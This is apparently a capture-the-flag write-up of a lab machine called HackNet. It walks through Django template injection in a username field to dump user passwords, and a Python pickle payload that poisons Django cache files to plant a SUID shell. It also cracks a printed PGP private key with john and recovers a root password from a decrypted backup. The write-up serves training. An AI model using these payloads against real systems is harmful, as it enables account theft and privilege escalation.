
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As with most Linux targets there’s only HTTP available. Considering there’s a redirect to hacknet.htb I add this to my /etc/hosts file.
Initial Access

The HackNet page, a social network for hackers, is protected by a login prompt. Registration is open for anyone and I create a new account before logging in. On my profile page I can send new posts, there’s a search function to find users and I can explore the posts from other users. While modifying my own account I can change the username, add a bio, set the my profile to private or tick the box for 2FA, even though that does not have any effect.

Going through the list of users I can see some of the profiles are set to private and I can either send them a message or request their contact.

When I explore the messages posted by other members, I can like and comment them, as I would in any other social network. When I hover over the likes link there’s a request to /likes/<ID> with the ID of the message and I get a HTML representation of the user information from all the users that liked the post. It does contain the name of each user and a link to their profile picture.
The data returned from that endpoint might be dynamically generated and be vulnerable to server-side template injection. It uses my username and I can influence that, so I begin by changing it to {{ 7 * 7 }} and then requesting the likes on the message. This returns an error message instead of the data, so I continue to test with other values. A static string {{ 'INJECTED' }} as username works and the output contains the value.

So the curly brackets are evaluated and print the string. So instead of that I try to find valid server side variables and eventually find users. By setting my username to {{ users }} the response contains a list of user objects that have liked the post. The usage of QuerySet hints towards Django.
<QuerySet [
    <SocialUser: hexhunter>,
    <SocialUser: shadowcaster>,
    <SocialUser: blackhat_wolf>,
    <SocialUser: glitch>,
    <SocialUser: codebreaker>,
    <SocialUser: shadowmancer>,
    <SocialUser: whitehat>,
    <SocialUser: brute_force>,
    <SocialUser: shadowwalker>,
    <SocialUser: {{ users }}>
]>
Since the objects would normally mapped to the username, they might hold even more information like the email and password. By directly accessing them one by one, I can dump the passwords for almost all users with {{ users.0.password }}1. Going through the posts on the platform I can collect the credentials for a lot of the users, but some of them are still missing. A few of them are associated with @hacknet.htb but none of their passwords work for SSH.

As I finish enumerating all public posts, I start using the collected information to login and search for messages on private profiles that are liked by the users that I do not have taken over yet. After logging in as deepdive@hacknet.htb with the password D33pD!v3r, I see the owner of this account has befriended backdoor_bandit. The only post from deepdiver was liked by him, so I can also steal his email and password. In order to do so, I add deepdive as a new contact from my own account and repeat the previous procedure on this post.
With the credentials mikey@hacknet.htb:mYd4rks1dEisH3re the login via SSH finally works and I can collect the first flag.
Privilege Escalation
Shell as sandy
The user mikey cannot run any command as sudo and is also unable to list the processes from other users. Most of the files for the web application in /var/www/HackNet are owned by sandy, the only other account configured with a login shell in passwd.
$ ls -al
total 32
drwxr-xr-x 7 sandy sandy    4096 Feb 10  2025 .
drwxr-xr-x 4 root  root     4096 Jun  2  2024 ..
drwxr-xr-x 2 sandy sandy    4096 Dec 29  2024 backups
-rw-r--r-- 1 sandy www-data    0 Aug  8  2024 db.sqlite3
drwxr-xr-x 3 sandy sandy    4096 Sep  8 05:20 HackNet
-rwxr-xr-x 1 sandy sandy     664 May 31  2024 manage.py
drwxr-xr-x 2 sandy sandy    4096 Aug  8  2024 media
drwxr-xr-x 6 sandy sandy    4096 Sep  8 05:22 SocialNetwork
drwxr-xr-x 3 sandy sandy    4096 May 31  2024 static

$ find / -type d -user sandy 2>/dev/null | grep -v '/var/www/HackNet'
/var/tmp/django_cache
/home/sandy

$ ls -la /var/tmp/django_cache
total 8
drwxrwxrwx 2 sandy www-data 4096 Nov 15 10:05 .
drwxrwxrwt 4 root  root     4096 Nov 15 09:13 ..
Apart from the home directory and the web application the user also owns /var/tmp/django_cache where everyone has full privileges. A user with access to Django cache files can execute arbitrary code as the data is serialized with pickle2.
@cache_page(60)
def explore(request):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])

    page_size = 10
    keyword = ""
Apparently the /explore page is the only one that gets cached and after loading that page, two new .djcache files appear in the cache directory. I then proceed to poison them with my own payload.
#!/usr/bin/env python3
import os
import pathlib
import pickle

class RCE:
    def __reduce__(self):
        # runs when unpickled
        return (os.system, ("cp /bin/bash /tmp/sandy && chmod u+s /tmp/sandy",))

payload = pickle.dumps(RCE(), protocol=pickle.HIGHEST_PROTOCOL)

for cache_file in pathlib.Path("/var/tmp/django_cache").glob("*.djcache"):
    cache_file.unlink()
    with cache_file.open('wb') as f:
        f.write(payload)
A small Python script creates the pickled payload and then iterates over the .djcache files. I cannot modify them directly but deleting them is possible due to the write privileges on the directory, so I just re-create them with the same name and my payload. After refreshing the /explore page, the pickled code is executed and I can use /tmp/sandy -p to change to sandy and I can place my SSH key there to get a proper session.
Shell as root
Within the backups folder in /var/html/HackNet there are three encrypted SQL files that might contain credentials that could still be valid. Listing the available keys via gpg shows just one, but trying to decrypt the data asks for a password that I don’t know.
$ ls -al /var/www/HackNet/backups
total 56
drwxr-xr-x 2 sandy sandy  4096 Dec 29  2024 .
drwxr-xr-x 7 sandy sandy  4096 Feb 10  2025 ..
-rw-r--r-- 1 sandy sandy 13445 Dec 29  2024 backup01.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 backup03.sql.gpg

$ gpg --list-keys
/home/sandy/.gnupg/pubring.kbx
------------------------------
pub   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ultimate] Sandy (My key for backups) <sandy@hacknet.htb>
sub   rsa1024 2024-12-29 [E]

$ cat ~/.gnupg/private-keys-v1.d/armored_key.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----

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
=wR12
-----END PGP PRIVATE KEY BLOCK-----
I copy the contents of the armored key to my own machine and run gpg2john to generate a hash to be cracked with john. Letting the tool run for a few seconds prints the password sweetheart.
$ gpg2john key > hash

$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --fork=10
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Node numbers 1-10 of 10 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetheart       (Sandy)
Back on the target I decrypt the backups one by one with the password. In backup02.sql.gpg I find a conversation that contains the password h4ck3rs4re3veRywh3re99 for the root account. It’s still valid and I can use it to escalate my privileges to collect the flag.
$ gpg --output /tmp/backup02.sql --decrypt /var/www/HackNet/backups/backup02.sql.gpg

$ cat /tmp/backup02.sql
--- SNIP ---
LOCK TABLES `SocialNetwork_socialmessage` WRITE;
/*!40000 ALTER TABLE `SocialNetwork_socialmessage` DISABLE KEYS */;
INSERT INTO `SocialNetwork_socialmessage` VALUES
--- SNIP ---
(42,'2024-12-29 00:44:55.904749','I’m thinking of adopting a cat. Any advice?',1,6,17),
(43,'2024-12-29 00:45:30.956924','That’s wonderful! Make sure you’re ready for the commitment.',1,17,6),
(44,'2024-12-29 00:45:46.032343','Any specific breeds you’d recommend?',1,6,17),
(45,'2024-12-29 00:46:06.445022','Depends on your lifestyle. Maine Coons are friendly but require grooming.',1,17,6),
(46,'2024-12-29 00:46:23.445332','Good to know. Thanks!',1,6,17),
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won’t take long, I promise.',1,22,18),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: h4ck3rs4re3veRywh3re99. Let me know when you’re done.',1,18,22),
(51,'2024-12-29 20:30:56.880458','Got it. Thanks a lot! I’ll let you know as soon as I’m finished.',1,22,18),
(52,'2024-12-29 20:31:16.112930','Cool. If anything goes wrong, ping me immediately.',0,18,22);
/*!40000 ALTER TABLE `SocialNetwork_socialmessage` ENABLE KEYS */;
UNLOCK TABLES;
Attack Path
flowchart TD

subgraph "Initial Access"
    A(Social Network) -->|Server side template injection| B(Credentials for users with likes)
    B -->|Enumerate private posts| C(Credentials for backdoor_bandit aka mikey)
    C -->|Credential reuse for SSH| D(Shell as mikey)
end

subgraph "Privilege Escalation"
    D -->|Cache Poisoning in django| E(Shell as sandy)
    E -->|Crack password on gpg key| F(GPG Key)
    F -->|Decrypt SQL backups| G(Unencrypted SQL files)
    G -->|Root password in chat messages| H(Shell as root)
end